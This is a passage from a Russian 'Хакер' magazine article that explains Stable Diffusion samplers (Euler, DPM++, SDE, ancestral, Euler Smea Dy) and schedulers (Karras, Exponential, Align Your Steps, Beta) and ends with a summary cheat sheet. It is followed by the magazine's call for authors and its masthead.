будут не столь велики.

Для некоторых видов семплеров увеличение числа шагов приведет в итоге к очень похожим результатам, для других результат будет разительно отличаться. Именно по этой причине рекомендации вроде «используйте 20–30 шагов» лишены смысла, если не указан семплер, для которого рекомендуется это число шагов.

Семплеры бывают сходящиеся (конвергентные) и несходящиеся. При использовании сходящегося семплера картинки, сгенерированные с определенным числом шагов, перестают отличаться от изображений, сгенерированных с теми же настройками, но большим числом шагов. Несходящиеся семплеры будут продолжать выдавать вариации изображений при использовании сколь угодно большого числа шагов. Свои особенности применения есть у обоих типов семплеров.

- Сходящиеся (конвергентные) семплеры: Euler, LMS, Heun, DPM2, DPM++ 2M.
- Несходящиеся семплеры: Euler a, DPM2 a и прочие семплеры класса ancestral («a» в конце названия), DPM Fast, DDIM, PLMS, DPM adaptive, Restart, а также все семплеры, в названии которых присутствует SDE (например, DPM++ SDE, DPM++ 2M SDE, DPM++ 3M SDE).

Шедулер (scheduler) — это механизм, ответственный за динамическое изменение ряда параметров на каждом шаге генерации. Он определяет, как на каждом шаге изменяются такие параметры, как уровень шума или шаг обучения. В каком-то смысле можно сказать, что шедулер задает ритм генерации (грубо говоря, «сперва работаем топором, потом берем стамеску, постепенно уменьшая ее размер»), но это было бы сильным упрощением.



Теперь перейдем к конкретным типам семплеров.

Все иллюстрации сгенерированы моделью tangbohuKalosXl_vx в разрешении 1024 на 1024 с последующим удвоением разрешения в Hires Fix. Использовался фиксированный сид 4001446319, CFG = 7. Текстовый запрос:

> *simple watercolor painting of a child girl wearing a hanfu dress playing with a kitten, with pagoda and foggy mountains in distant background*

Для тестирования семплеров использовался фиксированный шедулер Align Your Steps (AYS). Тестирование различных шедулеров проводилось с фиксированным семплером Эйлера. Целью тестирования была демонстрация того, как выбранный семплер и шедулер может влиять не только на композицию, но и на стиль изображения.

Продолжение статьи →

СЕМПЛЕРЫ И ШЕДУЛЕРЫ

РАЗБИРАЕМ ДВА ВАЖНЫХ МЕХАНИЗМА УЛУЧШЕНИЯ ГЕНЕРАТИВНЫХ КАРТИНОК

СЕМПЛЕРЫ

Устаревшие семплеры

Семплеры, в названии которых есть DDIM, DDPM и PLMS, появились на ранней стадии развития генеративных моделей; DDIM и PLMS вошли еще в репозиторий Latent Diffusion. Пользоваться ими сейчас бессмысленно: так, для конвергенции с использованием семплера DDIM требуется порядка тысячи шагов, а у DDPM и PLMS нет каких-либо зримых преимуществ перед более простыми (и намного более быстрыми) семплерами из числа описанных ниже.

INFO

Если ты решишь поэкспериментировать с DDIM, то используй его в связке с семплером под названием ddim_uniform или DDIM (зависит от используемого веб-интерфейса).

Большая часть современных семплеров (и ряд шедулеров — в частности, Karras) были описаны в репозитории k-diffusion, опубликованном Катериной Кроусон (crowsonkb). О них мы поговорим более подробно.

Обычные дифференциальные уравнения: семплеры класса ODE

Здесь все просто: эти семплеры всего лишь решают систему дифференциальных уравнений. Самый известный из них — семплер, использующий метод Эйлера (Euler), разработанный в... 1768 году, задолго до возникновения компьютеров. Если ты интересуешься математикой, то формулы можно подсмотреть в Википедии.

Метод Эйлера считается простейшим из доступных алгоритмов. Он не самый быстрый, не самый точный и не самый креативный, но выдает стабильный результат, и его поддерживает большинство моделей, включая Flux.

К классу ODE, кроме метода Эйлера, относятся Heun — более точная, но более медленная версия алгоритма — и LMS (Linear multi-step method), который также теоретически может выдавать более точный результат.

Обрати внимание, насколько результат работы Heun напоминает результаты Euler.

Все эти семплеры относятся к сходящимся (конвергентным); изображения, сгенерированные с числом шагов, превышающим определенный порог, будут практически неотличимы, поэтому дальнейшее увеличение числа шагов для этого класса алгоритмов лишено смысла.

Семплеры класса ancestral

Выше я привел скриншот, на котором перечислены доступные в WebUI ReForge семплеры. Обрати внимание: названия некоторых из них заканчиваются на «a» (как, например, выбранный на скриншоте семплер Эйлера — классический вариант, который поддерживает большинство моделей).

Такие семплеры добавляют стохастический (случайный) элемент на каждом шаге генерации. Каждый следующий шаг в генерации изображения добавляет небольшое количество случайного шума, что позволяет как разнообразить результат, так и улучшить точность. Название происходит от термина ancestral sampling («наследуемый семплинг»), где каждое следующее состояние «наследуется» от предыдущего с добавлением шума.

Легко заметить, что семплеры этого класса не являются сходящимися (конвергентными). Увеличение числа шагов с определенного момента не приводит к улучшению картинки, а лишь изменяет мелкие детали. С этим попытались справиться разработчики семплеров класса SDE.

DPM, DPM++ и их производные

Семплеры классов DPM (Diffusion Probabilistic Model solver) и DPM++ (улучшенная версия DPM) были разработаны для повышения качества и детализации изображений за меньшее количество шагов. В базовой версии DPM (без плюсов) процесс диффузии разбит на множество мелких шагов, что обеспечивает высокую точность генерации за счет высокого количества итераций. DPM++ использует методы более высокого порядка, что позволяет сводить изображение с меньшим количеством шагов без ухудшения результатов.

Расшифровать названия семплеров просто (понять — сложнее). Так, название **DPM++ 3M SDE** расшифровывается следующим образом:

- **DPM++** — улучшенная (++) версия диффузионного вероятностного моделирования DPM (Diffusion Probabilistic Model). DPM++ может работать в одноступенчатом (S) и многоступенчатом (M) режимах;
- **3M** — третий (3) порядок многоступенчатого (M) метода (third-order multistep method). В теории использование производных третьего порядка обещает повышенную по сравнению с методами более низкого порядка точность генерации;
- **SDE** — сокращение от стохастических дифференциальных уравнений (Stochastic Differential Equations), которые используются для моделирования случайных процессов. Если в названии семплера присутствует SDE, такой семплер — несходящийся.

DPM++ 2S a расшифровывается так:

- **DPM++** — уже знаем;
- **2S** — второй (2) порядок одноступенчатого (S — single-step) метода. Использует производные второго порядка;
- **a** — ancestral, указывает на использование стохастического метода, который добавляет случайный шум на каждом шаге генерации. Если в названии семплера присутствует окончание a, такой семплер — несходящийся.

Если сравнивать разные варианты DPM++ между собой, то станет заметно, что DPM++ SDE работает вдвое медленнее, чем DPM++ 2M SDE или DPM++ 3M SDE, но и требует вдвое меньшего числа шагов для схождения картинки. Достоинство это или недостаток — зависит от сценария использования. В большинстве генераций, использующих повышение разрешения методом Hires Fix и последующую детализацию в ADetailer/uddetailer, удобнее использовать более быстрые и короткие шаги (DPM++ 3M SDE).

Семплеры DPM++ дают более детализированное по сравнению с Euler и Euler a изображение. Это касается как текстур (например, текстур ткани и кожи), так и множества мелких деталей. Такая детализация может работать как в плюс, так и в минус. Семплеры DPM++ рекомендуют использовать при генерации резких фотореалистичных изображений, в то время как Euler лучше подходит для генерации более «мягких» фотографий, а также изображений в стиле 3D, 2,5D и аниме.

Пример: работа семплера третьего порядка DPM++ 3M SDE в сравнении с DPM++ 2S a.

SDE: щепотка случайности

Семплеры, в названии которых есть SDE, основаны на стохастических дифференциальных уравнениях (SDE). Алгоритмы SDE добавляют шум на каждом шаге генерации, но, в отличие от семплеров ancestral, этот шум не полностью случайный, а вычисляется на основе системы уравнений.

Таким образом, семплеры можно условно разделить по типу шума, добавляемого на каждом шаге генерации. Сходящиеся (конвергентные) семплеры шум не добавляют. Семплеры класса ancestral вводят случайный шум на каждом шаге генерации. В семплерах SDE шум псевдослучайный; он определяется дифференциальными уравнениями, что делает генерацию более предсказуемой по сравнению с семплерами ancestral, но менее предсказуемой по сравнению с конвергентными семплерами.

На практике семплеры класса SDE не являются конвергентными; изменение числа шагов при прочих равных условиях может серьезно изменить композицию итогового изображения. Посмотри, как меняется картинка, сгенерированная семплером DPM++ SDE с 40 и 80 шагами (все остальные параметры идентичны).

Практический вывод: если картинка, сгенерированная одним из таких семплеров, тебя в целом устраивает, но есть какие-то мелкие огрехи, попробуй немного увеличить или уменьшить число шагов. Зачастую ты получишь похожую картинку, но уже без дефекта.

Специализированные семплеры

С появлением технологий ускоренной генерации — таких как LCM, Turbo, Lightning, Hyper, Flash, TCD, DMD2 — возникла необходимость в специализированных семплерах. С обычными настройками такие модели могут не работать вообще или работать некорректно. Так, модель LCM требует использовать одноименный семплер, модели Turbo проектировались для работы с одноименным шедулером, технология Lightning предполагает использование шедулера SGM Uniform. Более современные версии ускоренных моделей, как правило, не требуют использования специфических комбинаций семплера и шедулера.

Впрочем, разработчики ремиксов уже научились частично обходить ограничения, и даже такие модели стало возможным использовать с привычными комбинациями семплера и шедулера.

Особняком стоят некоторые специализированные модели. Так, модель CosXL, которая в рамках архитектуры SDXL предлагает расширенный динамический диапазон и глубокий черный цвет, требует использовать Cosine-Continuous EDM VPred (в WebUI ReForge подключается автоматически при загрузке модели CosXL; в Comfy нужно доустановить ноду ModelSamplingContinuousEDM), а модель Playground 2.5 требует безальтернативного использования EDM (поддерживается на сегодня только в Comfy/SwarmUI). Эти вещи не относятся к стандартному выбору семплера и шедулера; вместо этого в новой версии WebUI Forge нужно использовать расширение Advanced Model Sampling.

Лучшее — враг хорошего?

Новые семплеры и шедулеры появляются постоянно. Их разработчики решают самые разные задачи. В числе улучшений могут быть как повышенная скорость генерации (на самом деле — генерация картинки за меньшее число шагов, но вовсе не обязательно за меньшее время), так и более точный результат с меньшим количеством брака (такое обещали разработчики шедулера Align Your Steps; о нем мы еще поговорим в соответствующем разделе).

Насколько это работает в действительности? По-разному. Так, разработчики семплера **UniPC** обещали много полезных вещей, но проверку реальностью алгоритм не прошел: он доступен и поддерживается в большинстве моделей, но результаты, хоть они и отличаются от работы других алгоритмов, нельзя с уверенностью назвать «лучшими».

Семплер **Restart**, интересный тем, что с определенной периодичностью «откатывает» генерацию на несколько шагов назад, должен был исправлять небольшие огрехи отрисовки мелких деталей. По скорости работы этот семплер похож на DPM++ SDE, по точности результата, пожалуй, его превосходит, предлагая при этом максимально высокую в сравнении с семейством DPM++ детализацию.

Restart — универсальный семплер; его можно использовать для создания как фотореалистичных, так и рисованных изображений. Его применение в ADetailer может позволить исправить мелкие дефекты изображения, которые в недостаточной степени корректируются другими семплерами.

Чрезвычайно интересны вариации метода Эйлера — семплеры **Euler Smea Dy** и **Euler Negative**.

Семплеры, в названии которых есть слово Negative, в процессе генерации изображения учитывают отрицательные значения градиентов, что в теории позволяет улучшить качество конечного изображения.

Ниже — пример генерации Euler Negative (шедулер AYS). Обрати внимание на стиль изображения; он заметно отличается от работы всех других семплеров.

Уникальную нишу занимает семплер Euler Smea Dy, использующий геометрические методы навигации в трехмерном пространстве для приближения к исходному изображению. Особенность этого семплера в том, что он может значительно уменьшать структурные искажения и проблемы с конечностями (да-да, всё те же многострадальные пальцы рук). Увы, полностью решить проблему с руками в рамках архитектуры SDXL пока не удалось никому, но этот семплер действительно улучшает качество прорисовки рук по сравнению с аналогами.

В то же время — и это легко читается между строк даже в «рекламном проспекте» разработчиков — эти улучшения достигаются за счет более плавных линий и градиентов, упрощения картинки и снижения микроконтраста. Если использовать Euler Smea Dy для генерации фотореалистичного изображения, то акцент будет сдвинут максимально в сторону фотографии с софт-эффектом. А вот аниме этот семплер рисует отлично: плавные линии и градиенты — это в целом именно то, что надо. Таким образом, я могу рекомендовать этот семплер для следующих целей:

- рисование кистей рук в ADetailer (просто выбери в настройках ADetailer отдельный семплер и шедулер);
- генерация картинок в стиле аниме;
- создание фотореалистичных изображений с рассеянным освещением, в стиле ретро и стилистике софт-фото.

В процессе тестирования я обнаружил интересную особенность семплеров класса Dy (в частности, Euler Smea Dy). Они, согласно документации, работают, делая выборку на пониженном разрешении (то есть размер картинки «втискивается» в «зону комфорта» модели). Поэтому семплер Euler Smea Dy можно использовать для получения изображения в более высоком по сравнению со стандартом разрешении. Мне удалось добиться стабильно высокого качества генерации в разрешении 1024 на 1536 точек, что довольно далеко за пределами стандартных возможностей SDXL. Правда, при дальнейшем повышении разрешения функцией Hires.fix (например, в 1,4 раза) трюк уже не работает, и в качестве Hires sampling method теперь нужно установить обычный Euler. С использованием этой комбинации (Euler Smea Dy для генерации и Euler для повышения разрешения) на выходе — детальная и чистая картинка.

Обрати внимание: Euler Smea Dy относится к агрессивным семплерам. При его использовании в Hires Fix и ADetailer тебе, возможно, придется серьезно снизить значение Denoise; в противном случае могут проявиться нежелательные мутации.

Ниже — пример Euler Smea Dy. Обрати внимание, насколько проще стала картинка.

А вот сравнение (из репозитория).

WWW

Подробнее об этих семплерах — в репозитории Koishi-Star.

СЕМПЛЕРЫ И ШЕДУЛЕРЫ

РАЗБИРАЕМ ДВА ВАЖНЫХ МЕХАНИЗМА УЛУЧШЕНИЯ ГЕНЕРАТИВНЫХ КАРТИНОК

ШЕДУЛЕРЫ

Помимо семплера, ты можешь выбрать и шедулер. Значение Automatic означает выбор наиболее подходящего (прописанного в файле `sd_samplers_kdiffusion.py`) шедулера для конкретного семплера. Так, для семплеров DPM++ 2M, DPM++ SDE, DPM++ 2M SDE, DPM++ 2S a, DPM2, Restart оптимальным считается шедулер Karras; для DPM++ 3M SDE — Exponential. Для остальных семплеров (Euler, Euler a, LCM и так далее) шедулер по умолчанию не прописан и широкой публике неизвестен; вероятно, используется Uniform.

Uniform: отправная точка

При использовании шедулера Uniform плотность шагов денойзинга (обратной диффузии) равномерна по всей временной шкале генерации. Каждый шаг денойзинга получает одинаковый вес, и процесс генерации шума или его удаления на каждом шаге происходит с постоянной скоростью, без учета динамики изменения деталей изображения.

Uniform — самый простой метод; в большинстве случаев альтернативные шедулеры его превосходят. Если ты все же решишь его использовать, то в WebUI он доступен с обозначением Normal.

Вариация этого шедулера — SGM Uniform (Stochastic Gradient Method, стохастический метод градиентного спуска). В частности, пользователи сообщают, что семплер Euler в комбинации с шедулером SGM Uniform и DPM++ 2M SGM Uniform лучше всего работает с моделью SD3 Medium.

Наконец, закрою этот раздел описанием шедулера Simple. Его создал разработчик ComfyUI в качестве развлечения. Он хотел добиться простейшего решения, при котором сохранялась бы работоспособность. В этом семплере плотность шагов зависит исключительно от номера шага.

Karras

Шедулер Karras — один из первых алгоритмов, использующих нелинейное распределение шагов. Это позволило оптимизировать процесс генерации изображений: улучшить качество картинки и уменьшить количество требуемых для ее генерации шагов. Именно этот шедулер стал стандартом де-факто благодаря отсутствию ярко выраженных особенностей. Он хорошо работает со средним числом шагов и отлично — с большим (как мы помним, достаточность числа шагов определяется в первую очередь семплером).

Экспоненциальный шедулер

В работе Fast Sampling of Diffusion Models with Exponential Integrator описано использование экспоненциального шедулера. В экспоненциальном шедулере плотность шагов распределяется по экспоненте и каждая следующая итерация экспоненциально уменьшает величину шага: в начале процесса шаги изменяются очень быстро, но по мере продвижения изменение плотности шагов замедляется.

В шедулере Polyexponential комбинируется несколько экспоненциальных функций для получения разных профилей изменения шагов. Exponential проще — с фиксированной экспоненциальной скоростью уменьшения шагов; Polyexponential потенциально может быть более точным.

Шедулеры Karras и Exponential выдают похожий результат. Изначально использовать Karras предполагалось с семплерами семейства DPM++, за исключением DPM++ 3M SDE, для которого предлагался шедулер Exponential. Сейчас же у нас есть возможность использовать любые шедулеры в связке с любыми семплерами, даже самыми старыми, чем мы и воспользуемся.

Ниже — сравнение генерации Euler a шедулером Karras и Exponential.

Align Your Steps

Метод был предложен разработчиками Nvidia в июле 2024 года. В опубликованном исследовании приводятся многочисленные сравнения работы шедулера на разных моделях. Разработчики говорят о лучшем качестве картинки и более точной детализации при меньшем числе шагов генерации в сравнении с другими шедулерами.

На практике наблюдаются статистически значимые улучшения в качестве картинки (то есть необязательно в этом конкретном изображении — но при генерации пачки из десяти штук с этим шедулером количество брака, как правило, будет меньше). Наиболее явно преимущества AYS проявляются на небольшом числе шагов (до 40 шагов при использовании семплера Euler). Дальнейшее увеличение числа шагов нивелирует преимущества метода. Тем не менее его можно рекомендовать в качестве опции по умолчанию, если используемая модель не требует иных настроек.

> **INFO**
> При использовании Align Your Steps рекомендуется включить опцию Skip Early CFG (в WebUI она называется Ignore negative prompt during early sampling), что улучшает качество генерации. Достаточно пропустить CFG только на первом шаге, установив значение ползунка в 0,05 (или другое значение в зависимости от числа шагов).

Примеров здесь не будет: все изображения в этой статье (за исключением тех, на которых демонстрируются различия между шедулерами) сгенерированы с использованием AYS.

BETA

Beta — еще один инновационный шедулер, представленный в июле 2024 года корейскими разработчиками. Если практически все традиционные шедулеры используют более крупные шаги в начале генерации с последующим уменьшением шага (уменьшение шагов как раз и описывается той или иной математической функцией), то в методе Beta применяется другой способ распределения плотности шагов.

По заявлению разработчиков, наиболее важны ранние (крупные детали) и поздние (мелкие, высокочастотные детали) этапы генерации изображения. Соответственно, шедулер Beta фокусирует вычислительные ресурсы на первых и последних шагах, что должно, с одной стороны, стимулировать более точное следование запросу (ранние этапы, общая композиция и крупные детали), а с другой — уменьшить влияние типичных для Stable Diffusion проблем с мелкими деталями (пресловутые пальцы рук).

Таким образом, шедулер Beta не предназначен для ускорения генерации, но хорошо работает при относительно большом числе шагов.

Обрати внимание: Beta — чрезвычайно агрессивный шедулер. При его использовании в Hires Fix и ADetailer тебе необходимо серьезно снизить значения Denoise, а лучше — не использовать Beta в этих сценариях вовсе (благо в обоих случаях можно свободно указать альтернативную связку семплера и шедулера).

Beta хорошо подходит к классическим семплерам. Вот пример работы Beta совместно с семплером Euler a.

Если же ты попытаешься использовать связку из агрессивного семплера и агрессивного шедулера Beta, результат будет непредсказуем. Может получиться как очень интересное изображение, так и брак.

Сравни результат с семплером Euler Negative. В первом случае шедулер Karras, во втором — Beta.

В общем, Beta — очень необычный шедулер. Его обязательно стоит попробовать, причем не один раз, на разных моделях и различных видах изображений.

ШПАРГАЛКА

Статья была длинная, а словосочетания «многоступенчатый метод третьего порядка диффузионного вероятностного моделирования» и «полиэкспоненциальный профиль изменения плотности шагов» способны напрочь отключить мозг доверчивого читателя. Поэтому здесь — краткая выжимка.

Важно: ты можешь выбрать любую комбинацию из семплера и шедулера. Старые семплеры прекрасно работают с современными шедулерами.

Семплеры:

- **Euler a** — несмотря на почтенный возраст (256 лет, практически юбилей!), метод Эйлера все еще на коне и вполне способен дать фору новичкам. Универсальный семплер, довольно быстрый, с относительно невысокой детализацией.
- **DPM++ 3M SDE** — прекрасный семплер для фотореалистичных изображений; пожалуй, не стоит использовать его для аниме (впрочем — дело вкуса).
- **Restart** — применим там, где нужна максимальная детализация. Относительно медленный семплер, но и не требующий большого числа шагов.
- **DPM++ SDE** — медленный семплер с высокой детализацией. Для фотореалистичных изображений.
- **Euler Negative**, **Euler Negative Dy** — вариации на тему Euler, превосходящие его по качеству, но не по скорости. Степень детализации аналогична обычному Euler, но точность, пожалуй, повыше.
- **Euler Smea Dy** — специфический семплер, подходит для аниме, ретрофото и фото с мягким фокусом. Агрессивен; при использовании в Hires Fix стоит снизить значение Denoising strength. Незаменим в ADetailer для исправления пальцев рук (не поленись и используй!).

Шедулеры:

- **Karras** — золотая середина, стандарт де-факто для современных семплеров, но работает и с Euler. Универсален и очень неплох.
- **Exponential** — очень похож на Karras, но проще. Предназначался для использования с семплером DPM++ 3M SDE, но работает и с другими.
- **Align Your Steps** — более совершенный по сравнению с Karras вариант. Совместим со всеми семплерами; его можно установить по умолчанию.
- **Beta** — уникальный, далекий от универсальности шедулер, в котором плотность шагов максимальна в самом начале и самом конце генерации. В теории это дает как высокую точность (начало генерации), так и детализацию (ее конец). На практике результат как минимум необычен; стоит попробовать на разных сюжетах. Относится к агрессивным шедулерам (не стоит использовать его в Hires Fix и ADetailer).

Дополнительные подробности

Хороших статей по семплерам и шедулерам на русском языке мне найти не удалось, но на английском их достаточно. Мое внимание привлекли две:

- Complete guide to samplers in Stable Diffusion — Félix Sanz (felixsanz.dev)
- Stable Diffusion Samplers: A Comprehensive Guide — Stable Diffusion Art (stable-diffusion-art.com)

Также рекомендую глянуть тред на «Реддите»: Ever wondered what those cryptic sampler names like «DPM++ 2s a Karras» actually mean? Look no further.

В этих статьях дается теоретическая база с примерами. К сожалению, в них рассмотрены только классические варианты алгоритмов; нет ни новых шедулеров (Align Your Steps, Beta, Exponential, SGMUniform), ни новых семплеров (CFG++, ODE, Euler Dy, Euler Negative, Euler Smea Dy). Тем не менее эти статьи важны, так как дают базовое представление о том, какие бывают варианты.

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

№ 11 (308)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

yambuto
Бильд-редактор
yambuto@gmail.com

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин, Марк Бруцкий-Стемпковский, Алексей Глазков, Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Учредитель: ИП Яковлева Анна Вадимовна ИНН 503806735948 ОГРН/ОГРНИП 320508100264021. Адрес: 141271, Россия, Московская область, Пушкино, мкр Софрино-1, дом 28, квартира 58. Телефон: +7(980)4591655. Зарегистрировано Федеральной службой по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство ЭЛ № ФС 77 – 73894 от 12.10.2018 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: content@glc.ru. © Журнал «Хакер», РФ, 2024